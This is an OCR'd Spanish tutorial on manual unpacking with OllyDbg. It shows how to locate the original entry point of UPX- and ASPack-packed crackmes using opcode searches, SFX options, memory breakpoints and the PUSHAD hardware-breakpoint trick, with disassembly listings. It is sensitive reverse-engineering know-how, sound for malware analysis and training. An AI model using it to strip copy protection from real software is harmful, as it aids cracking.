
Este es el metodo clasico que con pequeñas variaciones según el packer, normalmente se utiliza como metodo de trabajo, nos enfocaremos en esta parte en los metodos que podemos utilizar para llegar al OEP, que pueden funcionar en diferentes packers.
Hay que decir que muchas veces es necesario probar e intentar, muchas veces estos metodos funcionan, otras veces hay packers que evitan que estos metodos funcionen, por lo cual hay que usar un poco de inventiva, pero teniendo la idea que cual es el punto a hallar (el OEP) veremos como podemos arreglarnos utilizando las herramientas que poseemos.


Por ahora para explicar utilizare el Crackme de Cruehead empacado, mas adelante veremos otros packers, pero en esta explicacion general, el mismo nos servira.

1) MIRAR O BUSCAR OPCODES EN EL LISTADO MUERTO DEL PACKER ANTES DE EJECUTAR


Esto solo puede funcionar en packers inocentes ni se me ocurriria intentarlo en un asprotect por ejemplo jeje, pero a veces sirve buscar los opcodes del JMP LARGO (0E9) o CALL LARGO (0E8), pensando que el packer necesitara un salto o call largo a la primera sección para llegar al OEP, y rezando que el mismo este presente en el inicio, o sea que no se automodifique el packer jeje.

Pues en este caso seria






Cuando para miro a ver si es un salto a la primera sección y si no es, apreto CTRL+L para que busque el siguiente E9.



Hago CTRL+L


Empiezo a hallar salto largos que no van a la primera seccion, y asi hasta que llego a




El cual es un salto a la primera seccion al que le puedo poner un BPX y cuando para apretar f7 y

estare en el OEP.

Tambien si uno tiene ganas de buscar en el codigo del packer deberia intentar CALL EAX, CALL; EBX, JMP EAX, porque muchos packers utlizan los registros para disimular el salto al OEP, en el caso de estos comandos lo bueno es que como son comandos completos los podemos buscar todos con SEARCH FOR - ALL COMMANDS y ponerle BPX a todos juntos, veamos un ejemplo.






Y en este caso no sale ningun resultado, pero si hubiera varios resultados que me salen en la lista, puedo haces click derecho en los resultados y elegir la opcion de ponerle BPX a todos ellos, y con eso tendria la posibilidad de que pare en los mismos, y alli cuando para fijarme en este caso el valor que toma EAX y si vemos que es un CALL o JMP a la primera seccion, pues apreto f7 y llego.

Este metodo de buscar en el listado muerto no es muy utilizado, porque la mayoria de las rutinas desempacadoras modernas se automodifica, cuidando especialmente de que la parte del salto al OEP no este visible en el inicio, para evitar este tipo de busquedas, pero bueno, mencionamos la posibilidad que en un packer antiguo o malo, puede funcionar.

2)**<u>USAR EL BUSCADOR DE OEPs que trae incluido el OLLYDBG</u>**

Abramos el crackme UPX y vayamos a DEBUGGING OPTIONS-SFX



Alli vemos las dos opciones que en la pestaña SFX, tiene el OLLYDBG para hallar OEPs, la que esta señalada con rojo es la mas rapida, y la que esta señalada con verde es mas lenta aunque puede funcionar un poco mejor a veces, probemos, pongamos la tilde en la de la flecha roja.

Al reiniciar veo que no funciona en este caso, porque es eso, veamos las instrucciones del caso.

Self-extracting (SFX) files

Self-extracting file consists of extracting routine and packed original program. When troubleshooting SFX, you usually want to skip extractor and stop on the entry point of original program ("real entry"). OllyDbg contains several functions that facilitate this task.

Usually extractor loads to address that is outside the executable section of the original program. In this case OllyDbg recognizes file as SFX.


When SFX options request tracing of real entry, OllyDbg sets memory breakpoint on the whole code section. Initialy this is empty or contains compressed data. When program attempts to execute some command within protected area which is neither RET nor JMP, OllyDbg reports real entry. This is how bytewise extraction works.

This method is very slow. There is another, much faster method. Each time exception on data read occurs, OllyDbg enables reading from this 4-K memory block and disables previous read window. On each data write exception it enables writing to this block and disables previous write window. When program executes command within remaining protected area, OllyDbg reports real entry. However, when real entry is inside read or write window, its location will be reported incorrectly.


Veo en la ayuda del OLLYDBG que esto solo funciona cuando OLLYDBG detecta que el Entry point esta fuera de la seccion code como en la mayoria de los programas empacados, pero en este caso no nos advrtio OLLYDBG de ello, el problema es que UPX cambia la seccion CODE a esta en la cual se ejecuta el desempacador, por lo cual el EP esta en la misma seccion CODE y OLLYDBG no detecta como que es un empacado y en este caso el metodo no funciona, aunque es raro que un packer realice ese cambio, pues aquí no va.

Pues para poder demostrar como va este metodo, usare otro crackme empacado que adjunto, es el crackme empacado con aspack, otro sencillo packer.


Primero coloco la tilde en su posicion nornal y veo que OLLYDBG me lo reconoce como packer según su metodo de ver si el EP esta dentro de la seccion CODE.




Y me muestra el cartelito de aviso y al aceptarlo llega al EP.



Ahora cambio la tilde por la de la flecha roja, me fijo que las tildes en EXCEPTIONS esten marcadas para que no pare por excepciones y renicio el programa en OLLYDBG.






Doy RUN.

Vemos que alli para en 404000 que me marca REAL ENTRY POINT OF SFX CODE (aunque no esta en la primera seccion ya veremos que este crackme es un caso especial que se desempaca en la

tercera seccion algo inusual pero posible)



.


En este caso el metodo funciono, ese es el OEP, veamos si tarda mucho mas si hubieramos puesto la flecha verde en vez de la roja.

Reinicio y no tarda muchisimo mas ya que el codigo del desempacador es breve, en ambos casos funciono y me dio el OEP correcto.

Siempre debemos recordar cuando termino de usar este metodo de ir y quitar la tilde y volverla a su posicion original, pues si no OLLYDBG no parara en los ENTRY POINTS comunes normalmente y siempre buscara parar en OEPs.

3)USANDO EL OLLYDBG PARCHEADO PARA BUSCAR OEPs

Este es el mismo OLLYDBG que usamos para las partes sobre Visual Basic, que cuando pones un BPM ON ACCESS, para solo por ejecucion y no cuando lee y escribe (ON READ o ON WRITE) y es ideal para hallar OEPS, veamos el caso del UPX, vayamos a M y miremos las secciones.




Alli esta la primera seccion, en ella el desempacador escribira mientras desencripta los bytes originales, y no queremos que pare mientras trabaja, ya que si no, parara miles de veces antes de llegar al OEP cuando lee y escribe, gracias a este OLLYDBG modificado, no para cuando lee y escribe en dicha seccion, si no solo cuando ejecuta, y eso es lo que queremos hallar nosotros, que pare en la primera linea que se ejecuta en la primera seccion la cual sera casi siempre el OEP.


Me fijo en la pestaña EXCEPTIONS que esten todas las tildes marcadas para que no pare por EXCEPCIONES, y doy RUN y me voy a tomar unos mates, (café o te para los que no son argentinos jeje, aunque yo no tomo mate ju)

Por supuesto este metodo es un poco mas lento por eso le digo que se tomen unos mates, depende el packer puede tardar unos segundos hasta varios minutos.

Cuando vuelvo de los mates esta detenido en el OEP



Si lo hago en el aspack




Doy RUN

Veo que la primera linea ejecutada es esta, veamos que pasa si apreto f7


```
00411115  .  C607 C3      MOV BYTE PTR DS:[EDI],0C3
00411118  .  FFD7         CALL EDI
0041111A  .  8F07         POP DWORD PTR DS:[EDI]
0041111C  .  50           PUSH EAX
0041111D  .  51           PUSH ECX
0041111E  .  56           PUSH ESI
0041111F  .  53           PUSH EBX
00411120  .  8BC8         MOV ECX,EAX
```

Vuelve a la rutina del packer, por lo cual le doy RUN de nuevo y vemos que el programa se ejecuta sin parar, porque ocurre esto?
Si nos fijamos, cuando halllamos el OEP con OLLYDBG en este caso el packer varia y no se desempaca en la primera seccion por lo cual hay que poner un BPM ON ACCESS en otra seccion y no en la primera, para determinar en cual, podemos correr el crackme sin poner BPM ni nada.


.



Una vez que aparece la ventana del mismo ya sabemos que esta desempacado en memoria, para saber en que seccion esta corriendo, probamos poner BPM ON ACCESS, en cada seccion, si el programa sigue coriendo y no para en OLLYDBG quiere decir que no esta corriendo en esa seccion y probamos la siguiente.



Alli pongo un BPM ON ACCESS en la primera y no pasa nada sigue como si nada, hago lo mismo en la segunda y nada, al poner en la tercera que empieza en 404000.



Veo que para en OLLYDBG, al tratar de ver la ventana del crackme, eso quiere decir que esa es la seccion que se esta ejecutando, asi que repitamos el proceso desde el inicio para buscar el OEP, pero en este caso, poniendo un BPM ON ACCESS en la tercera seccion.

```
00404000  .  9B            WAIT                                  Real entry point of SFX code
00404001  .  DBE3          FINIT
00404003  .  9B            WAIT
00404004  .  DBE2          FCLEX
00404006  .  D92D 0060400  FLDCW WORD PTR DS:[406000]
0040400C  .  55            PUSH EBP
0040400D  .  89E5          MOV EBP,ESP
0040400F  .  E8 91030000   CALL UnPackMe.004043A5
00404014  .  68 00000000   PUSH 0                                pModule = NULL
00404019  .  FF15 F411400  CALL DWORD PTR DS:[4011F4]            GetModuleHandleA
0040401F  .  A3 07F04000   MOV DWORD PTR DS:[40F007],EAX
```

Ahi si se toman unos mates cafes lo que quieran y al volver esta parado en el OEP, jeje, otro metodo que suele funcionar bien en muchisimos packers.

4) EL METODO DEL PUSHAD


Este metodo funciona en una buena cantidad de packers y se basa en lo siguiente, muchos packers en sus primeras lineas ejecutan un PUSHAD para guardar los valores iniciales de los registros, luego desempacan, y antes de saltar al OEP, recuperan los valores iniciales de los registros con un POPAD.

Veamos el CRACKME UPX

```
00409BF0     60            PUSHAD
00409BF1     BE 00904000   MOV ESI,CRACKME_.00409000
00409BF6  .  8DBE 0080FFF  LEA EDI,DWORD PTR DS:[ESI+FFFF8000]
00409BFC  .  57            PUSH EDI
00409BFD  .  83CD FF       OR EBP,FFFFFFFF
00409C00  v  EB 10         JMP SHORT CRACKME_.00409C12
00409C02     90            NOP
00409C03     90            NOP
00409C04     90            NOP
00409C05     90            NOP
00409C06     90            NOP
00409C07     90            NOP
00409C08  >  8A06          MOV AL,BYTE PTR DS:[ESI]
00409C0A  .  46            INC ESI
00409C0B  .  8807          MOV BYTE PTR DS:[EDI],AL
00409C0D  .  47            INC EDI
00409C0E  >  01DB          ADD EBX,EBX
```


Vemos el PUSHAD alli en el inicio, a veces puede estar un poco mas adelante, otra veces hay packers que hacen PUSH de cada registro uno a uno, (PUSH EAX, PUSH EBX, etc) pero para el caso es lo mismo guardan en el stack los valores iniciales de los registros, los cuales recuperan antes de saltar al OEP.

Si nosotros pasamos el PUSHAD con f7




Vemos que alli estan guardados los valores iniciales de los registros, y si los lee antes de saltar al OEP podemos ponerle un HARDWARE BPX ON ACCESS en alguno de esos valores para que pare justo cuando lo lea, y estaremos justo antes de saltar al OEP.


Busquemos estos valores en el DUMP, marcando el registro ESP y haciendo FOLLOW IN DUMP




Eso nos mostrara en el DUMP el contenido del stack



Alli vemos los valores que guardó, normalmente lo que se hace es marcar el primer byte o los primeros 4 bytes y colocarle un HARDWARE BPX ON ACCESS.




Es lo mismo que sea BYTE o WORD o DWORD, la cuestion es que pare cuando lea ese valor, demos RUN ahora.




